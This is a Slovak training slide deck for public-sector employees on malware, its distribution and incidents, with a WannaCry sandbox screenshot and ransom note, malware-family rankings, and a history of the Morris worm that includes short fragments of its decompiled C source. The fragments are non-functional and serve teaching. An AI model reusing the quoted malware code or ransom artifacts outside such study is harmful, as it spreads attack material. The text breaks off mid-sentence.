



Bezpečnosť prevádzky a riešenie kybernetických incidentov

(Vzdelávanie pre zamestnancov verejnej správy v kategórií
používateľov „laik“, „odborný zamestnanec“ a „manažér“
– modul č. 4)

Meno Priezvisko

XX.XX.XXX



KC KB UPJŠ

<https://cyberawareness.sk/>

The screenshot shows the homepage of the KC KB UPJS website. At the top, there are logos for KCKB UPJS and CSIRT UPJS. The navigation menu includes 'O projekte', 'Aktivity', 'Vzdelávanie', and 'Informácia o konaní vzdelávacích aktivít', along with a language selector for 'EN' and a search icon. The main banner features a glowing shield and padlock icon on the left and the text 'Vitajte na oficiálnom webovom sídle KC KB na UPJŠ' on the right. Below the banner, there are logos for the European Union (Financované Európskou úniou NextGenerationEU), the 'PLÁN [OBNOVY]' (Recovery Plan), and the Ministry of Investment, Regional Development and Information of the Slovak Republic. At the bottom, there are four blue buttons with icons and text: 'Expertná činnosť' (Expertise), 'Výskum' (Research), 'Vzdelávanie' (Education), and 'Spolupráca' (Cooperation).



Vzdelávacia aktivita (I.)

- Časový harmonogram
 - 08:30 – 10:00 – 1. blok
 - 10:00 – 10:15 – prestávka
 - 10:15 – 11:45 – 2. blok
 - 11:45 – 12:45 – prestávka
 - 12:30 – 14:00 – 3. blok
 - 14:00 – 15:30 – 4. blok

Vzdelávacia aktivita (II.)

Číslo modulu	Názov modulu	Časová dotácia (45 min.)	Forma stretnutia
Modul č. 1	Úvod do kybernetickej a informačnej bezpečnosti (KIB)	6	Online / Prezenčne
Modul č. 2	Kritické myslenie a dezinformácie	8	Online / Prezenčne
Modul č. 3	Sociálne inžinierstvo	8	Online / Prezenčne
Modul č. 4	Bezpečnosť prevádzky a riešenie kybernetických incidentov	8	Online / Prezenčne
Modul č. 5	Digitálna identita a súkromie v online prostredí	6	Online / Prezenčne
Modul č. 6	Základy práva informačných a komunikačných technológií pre KIB I.	8	Online / Prezenčne
Modul č. 7	Základy práva informačných a komunikačných technológií pre KIB II.	8	Online / Prezenčne

Škodlivý kód (I.)





Malware | Viry | Ransomware

Ransomware ve francouzské nemocnici zablokoval počítače. Personál se vrátil k tužce a papíru

Karel Kilián
26. listopadu 2019

f SDÍLET NA FACEBOOKU

TWEETNOUT



Ransomware froze more cities in 2019 Next year is a toss-up

More than 70 state and local governments across the US suffered ransomware attacks in 2019.



Alfred Na December 5, 2019 5:00 AM PST

Holandskou univerzitu ochromil na Vianoce kybernetický útok








Malware = Malicious Software = Škodlivý kód

- Zadné vrátka – prístup do počítača odkiaľkoľvek
- Ťaženie kryptomien
- Súčasť botnetov
- Prístup k účtom
- Zasielanie údajov
- Stiahnutie ďalšieho škodlivého kódu
- Šifrovanie a výkupné

Malvér



Distribúcia malvéru (I.)

- Phishingové emaily
- Nebezpečné webové stránky



Zdroj: <https://d32exi8v9av3ux.cloudfront.net/blog/Phishing2.2.png>

Distribúcia malvéru (II.)

- Phishingové emaily
- Nebezpečné webové stránky
- Reklamy vo webových stránkach
- Upload/download dokumentov




Distribúcia malvéru (III.)

- Phishingové emaily
- Nebezpečené webové stránky
- Reklamy vo webových stránkach
- Upload/download dokumentov
- Nezabezpečená sieť
- Fyzický prístup k počítaču (cez USB kľúče)



Distribúcia malvéru (IV.)



AnyRun

The screenshot displays the AnyRun interface. On the left, a Windows desktop is simulated, showing a ransomware window titled "Wana Decrypt0r 2.0". The window contains the following text:

Ooops, your files have been encrypted!

Can I Recover My Files?
 Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
 You can decrypt some of your files for free. Try now by clicking <Decrypt>. But if you want to decrypt all your files, you need to pay.
 You only have 3 days to submit the payment. After that the price will be doubled. Also, if you don't pay in 7 days, you won't be able to recover your files forever. We will have free events for users who are so poor that they couldn't pay in 6 months.

Payment will be raised on
 9/29/2017 08:17:20
 Time Left: 02:23:59:55

Your files will be lost on
 10/3/2017 08:17:20
 Time Left: 00:23:59:55

How Do I Pay?
 Payment is accepted in Bitcoin only. For more information, click <About bitcoin>. Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>. And send the correct amount to the address specified in this window. After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am GMT from Monday to Friday. Once the payment is checked, you can start decrypting your files immediately.

Contact
 If you need our assistance, send a message by clicking <Contact Us>.

We strongly recommend you to not remove this software, and disable your anti-virus.

Send \$300 worth of bitcoin to this address:
 12gYDPgvueZ9NyMgw619p7AA8isjr6SMw

Buttons: Check Payment, Decrypt

On the right side of the interface, the "PROCESS" list is visible, showing the following processes:

PID	Name	Architecture	Private Bytes	Working Set	Page Faults	Private Bytes	Working Set	Page Faults
2188	WANACRYPTOR.exe	PE	21k	22	53			
3772	attrib.exe	+h .	53	0	30			
3872	icacfs.exe	./grant Everyone:F/T/C/Q	1k	0	20			
3264	taskdLexe	PE	17	0	12			
3548	cmd.exe	/c 188941506413810.bat	309	6	36			
3040	cscript.exe	//nologo m.vbs	699	371	104			
1960	@WanaDecryptor@.exe	PE co	383	3	40			
3588	tasksvcs.exe	PE	306	26	67			

At the bottom, the "NETWORK" tab shows "HTTP REQUESTS: 0", "CONNECTIONS: 3", "DNS REQUESTS: 0", and "THREATS: 1". A status bar at the bottom indicates: "INFO [1960] @WanaDecryptor@.exe: Dropped object contents URL to Tor Browser".



Typy malvéru (I.)

Rôzne typy:

- Backdoor
- Bitcoin Miner / Stealer
- Click Fraud
- DoS
- Downloader / Dropper
- Ransomware
- Remote Access Tool
- ...



Typy malvéru (II.)


MALWARE TRENDS TRACKER

Most known malware from all over the cybersecurity world

🔍 Search by malware name...

No.	Family ↕	Type ↕	Trend changes ↕	World rank ↕	Tasks overall ↕
1	Emotet	Trojan		1	115870
2	Tycoon 2FA	Phishingkit		2	94702
3	Agent Tesla	Trojan		3	50094
4	njRAT	Trojan		6	47984
5	RedLine	Stealer		7	45494
6	Lumma	Stealer		8	40656
7	Remcos	Trojan		10	37217
8	WannaCry	Ransomware		12	37151
9	AsyncRAT	RAT		13	36006
10	EvilProxy	Phishingkit		14	31362
11	Formbook	Spyware		15	27655

Typy malvéru (III.)



Vírus a červ (I.)

Vírus (virus)

- Pripojenie k rôznym programom a spustenie kódu
- Šírenie pomocou ľudskej aktivity (spustenie programu, otvorenie súboru)

Počítačový červ (computer worm)

- Zaťažujú počítačové siete alebo preťažujú sieťové služby
- Schopnosť samostatne sa replikovať a šíriť samostatne
- Príklad – Stuxnet – 2010 – Iránsky vládny program

IMDb Find Movies, TV shows, Celebrities and more... All

Movies, TV & Showtimes Celebs, Events & Photos News & Community Watchlist

FULL CAST AND CREW | TRIVIA | USER REVIEWS | IMDbPro | MORE | SHARE

Zero Days (2016) ★ 7.8 / 10 (7,230) Rate This

PG-13 | 1h 56min | Documentary | 8 July 2016 (USA)

2:15 | Trailer | 2 VIDEOS | 3 IMAGES

A documentary focused on Stuxnet, a piece of self-replicating computer malware that the U.S. and Israel unleashed to destroy a key part of an Iranian nuclear facility, and which ultimately spread beyond its intended target.

Director: Alex Gibney
Writer: Alex Gibney

Na počiatku bol červ (I.)



Zdroj: <https://www.artstation.com/artwork/3r0VY>



Na počiatku bol červ (II.)

- Okolo 20:30 hod. **2. novembra 1988** sa na internete z počítača na Massachusetts Institute of Technology (MIT) spustil zákerne šikovní program.
- Tento kybernetický červ sa čoskoro šíril pozoruhodnou rýchlosťou a zastavoval počítače.
- **Arpanet** - vyvinutý Agentúrou pre pokročilé výskumné projekty Ministerstva obrany USA koncom 60. rokov 20. storočia

TIME IN PARTNERSHIP WITH **CNN** SEARCH

HOME U.S. **WORLD** BLOGS BUSINESS & TECH GLOBAL BUSINESS **HEALTH & SCIENCE**

"The Kid Put Us Out of Action"

By PHILIP ELMER-DEWITT Monday, Nov. 14, 1988

It is one of the least publicized achievements of the computer revolution: a huge, arching communications network connecting 60,000 computers by high-speed data links and ordinary telephone lines. Developed by the U.S. Department of Defense's Advanced Research Projects Agency in the late 1960s, Arpanet, as the information grid is called, has carried everything from unclassified military data to electronic love notes sent from one lonely researcher to another. But last week it became the conduit for something much more dramatic: one of the most sophisticated and infectious computer viruses the world has yet seen.

ARTICLE TOOLS

- Print
- Email
- Reprints
- Sphere
- AddThis
- RSS

RELATED ARTICLES

The trouble surfaced in computer centers at two institutions that serve as major network links: M.I.T. and the University of California, Berkeley. Last Wednesday night computers at both centers started furiously generating unwanted electronic files, clogging up their storage systems and slowing operations to a crawl. Almost immediately, similar problems began turning up at other centers throughout the network, from the Naval Research Laboratory in Washington to New Mexico's Los Alamos National Laboratory. Within hours, operators shut down thousands of machines across the country to quarantine them, severing their connections to other computers and rendering productive work all but impossible.

Last week's infection was the latest manifestation of an epidemic of viruses that has struck the U.S. in the past year. Similar to its biological counterpart, an electronic virus is a program that copies itself by taking control of a computer's internal machinery. Unlike more malicious versions, the new virus did not destroy data stored in computers, but it did disrupt the work of tens of thousands of researchers hooked into Arpanet. It also penetrated unclassified branches of a second, more secure network called Milnet, which is used by military researchers. Said a Government computer expert: "The kid simply put us out of action."

Na počiatku bol červ (III.)

- "Momentálne sme pod útokom," napísal znepokojený študent Kalifornskej univerzity v Berkeley v e-maile neskôr v noci.
- „O 1:05 prenikol červ do Národného laboratória Lawrence Livermore National Laboratory, miesta zodpovedného za zabezpečenie jadrového arzenálu krajiny,“ napísal Shapiro vo Fancy Bear Goes Phishing.
- „Čoskoro sa červ zahrabal do Národného laboratória Los Alamos v Novom Mexiku, kde sa nachádzal projekt Manhattan a prvé atómové bomby na svete. Robertov geniálny projekt sa už nezdal taký geniálny.“



Zdroj: <https://www.fbi.gov/history/famous-cases/morris-worm>

- **Do 24 hodín** bolo zasiahnutých odhadom 6 000 z približne 60 000 počítačov, ktoré boli vtedy pripojené na internet.



Na počiatku bol červ (IV.)

Červ sa šíril štyrmi mechanizmami:

- cez chybu v Sendmail,
- prostredníctvom chyby v programe Finger,
- prostredníctvom funkcie „dôveryhodných hostiteľov“, ktorá umožňuje používateľom z jedného systému používať iný systém bez hesla.
- cez heslo útok hrubou silou.

```
209
210  /* Collect hostnames and run heuristic #1 for this user's .forward and .rhosts
211  */
212  /* This is only called from try_passwd() */
213  static attack_user(user)                /* 0x6514 */
214      struct usr *user;
215  {
216      FILE *fwd_fp;
217      char buf[512], *hostpart;           /* 1516 */
218      char rhbuf[256];                   /* 1776 */
219      char l1288[512];
220      struct hst *host;                  /* 11292 */
221  }
```

The screenshot shows a GitHub repository page for 'arialdomartini The decompiled C source code of Morris Worm'. The repository has 1 branch and 0 tags. A file list on the left includes: cracksome.c, hs.c, makefile, net.c, stubs.c, worm.c, worm.h, wormdes.c, and x8113550.c. The main content area displays a snippet of C code from a file named 'mainloop()':

```
87  static mainloop()
88  {
89      long key, time1, time0;
90
91      time(&key);
92      srandom(key);
93      time0 = key;
94      if (hg() == 0 && hl() == 0)
95          ha();
96      checkother();
97      report_breakin();
98      cracksome();
99      other_sleep(30);
100     while (1) {
101         /* Crack some passwords */
102         cracksome();
103         /* Change my process id */
104         if (fork() > 0)
105             exit(0);
106         if (hg() == 0 && hl() == 0 && ha() == 0)
107             hl();
108         other_sleep(120);
109         time(&time1);
110         if (time1 - time0 >= 60*60*12)
111             h_clean();
112         if (pleasequit && nextw > 0)
113             exit(0);
114     }
115 }
```



Na počiatku bol červ (V.)

- **Robert Tappan Morris**
- Dostal pokutu 10.050 \$, 400 hodín verejnoprospešných prác a trojročnú podmienku.
- Odhadovalo sa, že na vyčistenie po červovi bolo na infikované zariadenie potrebných 200 až 53.000 \$.

928 F.2d 504 (1991)

UNITED STATES of America, Appellee,

v.

Robert Tappan MORRIS, Defendant-Appellant.

No. 774, Docket 90-1336.

United States Court of Appeals, Second Circuit.

Argued December 4, 1990.

Decided March 7, 1991.

Thomas A. Guidoboni, Washington, D.C., for defendant-appellant.



Ellen R. Meltzer, U.S. Dept. of Justice, Washington, D.C. (Frederick J. Scullin, Jr., U.S. Atty., Syracuse, N.Y., Mark D. Rasch, U.S. Dept. of Justice, Washington, D.C., on the brief), for appellee.

*505 Before NEWMAN and WINTER, Circuit Judges, and DALY, District Judge. [4]

JON O. NEWMAN, Circuit Judge:

This appeal presents two narrow issues of statutory construction concerning a provision Congress recently adopted to strengthen protection against computer crimes. Section 2(d) of the Computer Fraud and Abuse Act of 1986, 18 U.S.C. § 1030(a)(5)(A) (1988), punishes anyone who intentionally accesses without authorization a category of computers known as "[f]ederal interest computers" and damages or prevents authorized use of information in such computers, causing loss of \$1,000 or more. The issues raised are (1) whether the Government must prove not only that the defendant intended to access a federal interest computer, but also that the defendant intended to prevent authorized use of the computer's information and thereby cause loss; and (2) what satisfies the statutory requirement of "access without authorization."

Na počiatku bol červ (VI.)



PI CORE/DUAL

Robert Morris

Professor

EMAIL

rtm@csail.mit.edu

PHONE

253-5983

ROOM

32-G972

Robert Morris is a professor in MIT's EECS department and a member of the Computer Science and Artificial Intelligence Laboratory. He received a PhD from Harvard University for work on modeling and controlling networks with large numbers of competing connections. As a graduate student he helped design and build an ARPA-funded ATM switch with per-circuit hop-by-hop flow control. He led a mobile communication project which won a best student paper award from USENIX. He co-founded Viaweb, an e-commerce 